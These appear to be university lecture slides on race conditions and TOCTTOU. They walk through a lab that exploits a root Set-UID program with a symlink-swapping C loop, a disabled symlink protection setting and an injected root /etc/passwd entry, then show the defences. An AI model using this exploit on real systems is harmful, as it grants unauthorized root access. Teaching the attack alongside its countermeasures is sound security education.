

Chapter 6: Process Synchronization

- Race Condition Attack

肖 卿 俊

办公室：九龙湖校区计算机楼212室

电邮： csqjxiao@seu.edu.cn

主页： <https://csqjxiao.github.io/PersonalPage>


电话： 025-52091022





Background

- Concurrent access to shared data may result in data inconsistency.
- Let us recall the concept of **race condition**
 - ◆ Several processes (threads) access and manipulate the same data concurrently and the outcome of the execution depends on the particular order in which the access takes place.
- Maintaining **data consistency** requires mechanisms to ensure the **orderly execution** of cooperating processes.





An Example——ATM

```
function withdraw($amount)
{
    $balance = getBalance();
    if ($amount <= $balance) {
        $balance = $balance - $amount;
        saveBalance($balance);
        echo "The amount you withdraw:$amount";
    } else {
        echo "Sorry, you don't have enough money";
    }
}
```

If you only have 1000 yuan, how to take out 1800 yuan?





Another Example— —ATM


Assume account \$balance = 1000

Call function withdraw(900)

```
{  
    $balance = getBalance();  
  
    if (900 <= $balance) {  
        $balance = $balance - $amount;  
        saveBalance($balance);  
        echo "The amount you withdraw:$amount";  
    } else {  
        echo "Sorry, you don't have enough money";  
    }  
}
```

Call function withdraw(900)

```
{  
  
    $balance = getBalance();  
  
    if (900 <= $balance) {  
        $balance = $balance - $amount;  
        saveBalance($balance);  
        echo "The amount you withdraw:$amount";  
    } else {  
        echo "Sorry, you don't have enough money";  
    }  
}
```





Time Of Check To Time Of Use (TOCTTOU)

- In software development, TOCTTOU is a class of software bug caused by changes in a system between the checking of a condition(e.g. enough money?) and use of the results of that check(e.g. give money?).
- TOCTTOU states that race condition can occur if the state of the system changes between the moment when some condition was checked by a process and a moment when the action was taken based on that condition by the same process.





An Example——ATM

```
function withdraw($amount)
```

```
{
```

```
    $balance = getBalance();
```

```
    if ($amount <= $balance) {
```

```
        $balance = $balance - $amount;
```

```
        saveBalance($balance);
```

```
        echo “The amount you withdraw:$amount”;
```

```
    } else {
```

```
        echo “Sorry, you don’t have enough money”;
```

```
    }
```

```
}
```

Time Of Check

Time Of Use

If you only have 1000 yuan, how to take out 1800 yuan?





Our Old Example: counter++

- Counter read is TOC
- Counter write back is TOU

```
void *  
mythread(void *arg)  
{  
    printf("%s: begin\n", (char *) arg);  
    int i;  
    for (i = 0; i < 1e7; i++) {  
        counter = counter + 1;  
    }  
    printf("%s: done\n", (char *) arg);  
    return NULL;  
}
```

```
_mythread:                                ## @mythread  
    .cfi_startproc  
    ...  
    movl    _counter(%rip), %eax  
    addl    $1, %eax  
    movl    %eax, _counter(%rip)  
    ...  
    .cfi_endproc  
  
_main:                                    ## @main  
    .cfi_startproc  
    ...  
    .cfi_endproc  
    .section  
    __TEXT,__cstring,cstring_literals  
    ...  
    .globl  _counter ## @counter
```

Time Of Check

Time Of Use



A Vulnerable Root-Owned SET-UID Program

- In Linux, the global **temporary** directories are **/tmp** and **/var/tmp**. Web browsers periodically write data to the **tmp directory** during page views and downloads.

Time Of Check

```
if (!access("/tmp/X", W_OK)) {  
    /* the real user has the write permission*/  
    f = open("/tmp/X", O_WRITE);  
    write_to_file(f);  
}  
else {  
    /* the real user does not have the write permission */  
    fprintf(stderr, "Permission denied\n");  
}
```


Time Of Use





Symbolic Link File

- A symbolic (or soft) link file contains a pathname which references another file in either the local or a remote file system
- To create: `ln` command with `-s` option
- `ln -s /usr/abc/original /usr/xyz/slink`
- `cat /usr/xyz/slink`
/* will print out contents of
/usr/abc/original */





Basic idea of our attacking plan

- `/tmp/X` is a symbolic link that points to `/dev/null` at the the time of check, but points to `/etc/shadow` at the time of use

A root-owned
SET-UID program

Time of Check: Points to `/dev/null`, which is the null device, typically used for disposing of unwanted output streams of a process

```
if (!access("/tmp/X", W_OK)) {  
    /* the real user has the write permission */  
    f = open("/tmp/X", O_WRITE);  
    write_to_file(f);  
}  
else {  
    /* the real user does not have the write permission */  
    fprintf(stderr, "Permission denied\n");  
}
```

Time of Use: Points to `/etc/shadow`



More details about the program with race condition vulnerability

```
if (!access("/tmp/X", W_OK)) {
    /* the real user has the write permission*/
    f = open("/tmp/X", O_WRITE);
    write_to_file(f);
}
else {
    /* the real user does not have the write permission */
    fprintf(stderr, "Permission denied\n");
}
```

- Root-owned Set-UID program
- **Effective UID**: root
- **Real User ID**: seed

- The above program writes to a file in the `/tmp` directory
- As the root can write to any file, the program ensures that the real user has permissions to write the target file.
- `access()` system call checks if the **Real User ID** has *write* access to `/tmp/X`
- After the check, the file is opened for writing.
- `open()` checks the **Effective User ID** which is 0 and hence file will be opened.






Exploit the vulnerability to create a new user without password

■ **Goal:** To write to a protected file like `/etc/passwd`.

```
[09/30/2020 05:23] root@ubuntu:/etc# ls -l /etc/passwd  
-rw-r--r-- 1 root root 2084 Sep 28 08:46 /etc/passwd
```

To achieve this goal we need to make `/etc/passwd` as our target file without changing the file name in the program.

- ◆ Symbolic link (soft link) helps us to achieve it.
- ◆ It is a special kind of file that points to another file





Demonstrate the Attack Results

By exploiting the TOCTTOU vulnerability, we can write a new user entry `test` into the `/etc/passwd` file with root privilege.

Three methods to view the attack results.

- **Step 1:** The `ls -l` command prints out the timestamp.

```
[09/27/2020 20:29] seed@ubuntu:/etc$ ls -l passwd
-rw-r--r-- 1 root root 2084 Sep 26 01:56 passwd
```

- **Step 2:** `sudo gedit /etc/passwd`
or `cat /etc/passwd | grep test`
command views/prints user inserted.

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
Plain Text ▾ Tab Width: 8 ▾ Ln 1, Col 1 INS
[09/26/2020 01:56] seed@ubuntu:/etc$ sudo gedit passwd
```

- **Step 3:** The `su test` switches user.

```
[09/26/20]seed@VM:~/926$ su test
Password:
root@VM:/home/seed/926# id
uid=0(root) gid=0(root) groups=0(root)
```





Lab of TOCTTOU

Create a regular file X inside /tmp directory

Change “/tmp/X” to symbolic link, pointing to “/etc/passwd”

open () checks for the EID which is root.

Open password file for write.

Pass the access () check

Issues :

As the program runs billions of instructions per second, the window between the time of check and time of use lasts for a very short period of time, making it impossible to change to a symbolic link


- ◆ If the change is too early, access () will fail.
- ◆ If the change is too late, the program will finish using the file





Win the Race Condition

To win the race condition (TOCTTOU window), we need two processes:



- ◆ Run vulnerable program in a loop
 - ◆ The TOCTTOU vulnerability repeats for many times
- ◆ Run the attack program to get a chance of exploit





Understanding the attack

Let's consider steps for two programs :

A1 : Make `“/tmp/X”` point to a file owned by us

A2 : Make `“/tmp/X”` point to `“/etc/passwd”`

V1 : Check user's permission on `“/tmp/X”`


V2 : Open the file

Attack program runs :
`A1,A2,A1,A2.....`

Vulnerable program runs :
`V1,V2,V1,V2.....`

As the programs are running simultaneously on a multi-core machine, the instructions will be interleaved (mixture of two sequences)

`A1, V1, A2, V2` : vulnerable program opens `/etc/passwd` for editing.





Experiment Setup

One program with TOCTTOU Race Condition Vulnerability (vulp.c)

```
/* vulp.c */

#include <stdio.h>
#include <unistd.h>

int main()
{
    char * fn = "/tmp/XYZ";
    char buffer[60];
    FILE *fp;


    /* get user input */
    scanf("%50s", buffer );

    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
}
```

Make the vulnerable program Set-UID :

```
$ gcc vulp.c -o vulp
$ sudo chown root vulp
$ sudo chmod 4755 vulp
```

Race condition
between `access()`
and `fopen()`. Any
protected file can be
written.






Disable countermeasure: It restricts the program to follow a symbolic link in world-writable directory like `/tmp`.

```
// On Ubuntu 16.04, use the following:  
$ sudo sysctl -w fs.protected_symlinks=0
```

```
// On Ubuntu 12.04, use the following:  
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=0
```






Attack: Choose a Target File

- We would like to exploit the race condition in the vulnerable program. We choose to target the password file `/etc/passwd`, which is not writable by normal users.
- By exploiting the vulnerability, we would like to add a record to the password file.

test:U6aMy0wojraho:0:0:test:/root:/bin/bash

↓ ↓ ↓
Username Hash value for empty password UID (0 means root)

- For the root user, the third field(the user ID field)has a value zero. So if we want to create an account with the root privilege, we just need to put a zero in this field.





Launch Attack

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$(CHECK_FILE)
new=$(CHECK_FILE)
while [ "$old" == "$new" ]      ← Check if /etc/passwd is modified
do
    ./vulp < passwd_input      ← Run the vulnerable program
    new=$(CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

Run the vulnerable process

- ◆ Vulnerable program is run in an infinite loop (target_process.sh)
- ◆ `passwd_input` contains the string to be inserted in `/etc/passwd` [in previous slide]

```
#include <unistd.h>

int main()
{
    while(1) {
        unlink("/tmp/XYZ");
        symlink("/home/seed/myfile", "/tmp/XYZ");
        usleep(10000);

        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(10000);
    }

    return 0;
}
```

Run the attack program

- ◆ Create a *symlink* to a file owned by us. (to pass the `access()` check)
- ◆ Unlink the symlink
- ◆ Create a *symlink* to `/etc/passwd` (this is the file we want to open)





Monitor the Result

- Method 1: The `ls -l passwd` command prints out the timestamp.


```
[09/27/2020 20:29] seed@ubuntu:/etc$ ls -l passwd
-rw-r--r-- 1 root root 2084 Sep 26 01:56 passwd
```

- Method 2: The `sudo gedit /etc/passwd` or `cat /etc/passwd | grep test` command views/prints user inserted.

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
Plain Text ▾ Tab Width: 8 ▾ Ln 1, Col 1 INS
[09/26/2020 01:56] seed@ubuntu:/etc$ sudo gedit passwd
```

- Method 3: The `su test` switches user.

```
[09/26/20]seed@VM:~/926$ su test
Password:
root@VM:/home/seed/926# id
uid=0(root) gid=0(root) groups=0(root)
```





Protection Mechanism: Principle of Least Privilege

Principle of Least Privilege:

A program should not use more privilege than what is needed by the task.

- Our vulnerable program has more privileges than required while opening the file.
- `seteuid()` and `setuid()` can be used to discard or temporarily disable privileges.


```
uid_t real_uid = getuid(); // Get the real user id
uid_t eff_uid  = geteuid(); // Get the effective user id

seteuid (real_uid);      ← Disable the root privilege

f = open("/tmp/X", O_WRITE);
if (f != -1)
    write_to_file(f);
else
    fprintf(stderr, "Permission denied\n");
seteuid (eff_uid); // If needed, restore the root privilege
```

Right before opening the file, the program should drop its privilege by setting EID = RID

After writing, privileges are restored by setting EUID = root






Protection Mechanism: Sticky Symlink Protection

To enable the sticky symlink protection for world-writable sticky directories:

```
// On Ubuntu 12.04, use the following:  
$ sudo sysctl -w kernel.yama.protected_sticky_symlinks=1  
  
// On Ubuntu 16.04, use the following:  
$ sudo sysctl -w fs.protected_symlinks=1
```

When the sticky symlink protection is enabled, symbolic links inside a sticky world-writable can only be followed when the owner of the symlink matches either the follower or the directory owner.

```
[09/26/2020 02:22] seed@ubuntu:~/Desktop/Race Condition$ sudo sysctl -w kernel.y  
ama.protected_sticky_symlinks=1  
[sudo] password for seed:  
kernel.yama.protected_sticky_symlinks = 1  
[09/26/2020 02:24] seed@ubuntu:~/Desktop/Race Condition$ bash target_process.sh  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
No permission  
target_process.sh: line 9: 23193 Segmentation fault      (core dumped) ./vulp <  
passwd_input  
No permission  
No permission
```





Summary

- What is race condition
- How to exploit the TOCTTOU type of race condition vulnerability
- How to avoid having race condition problems

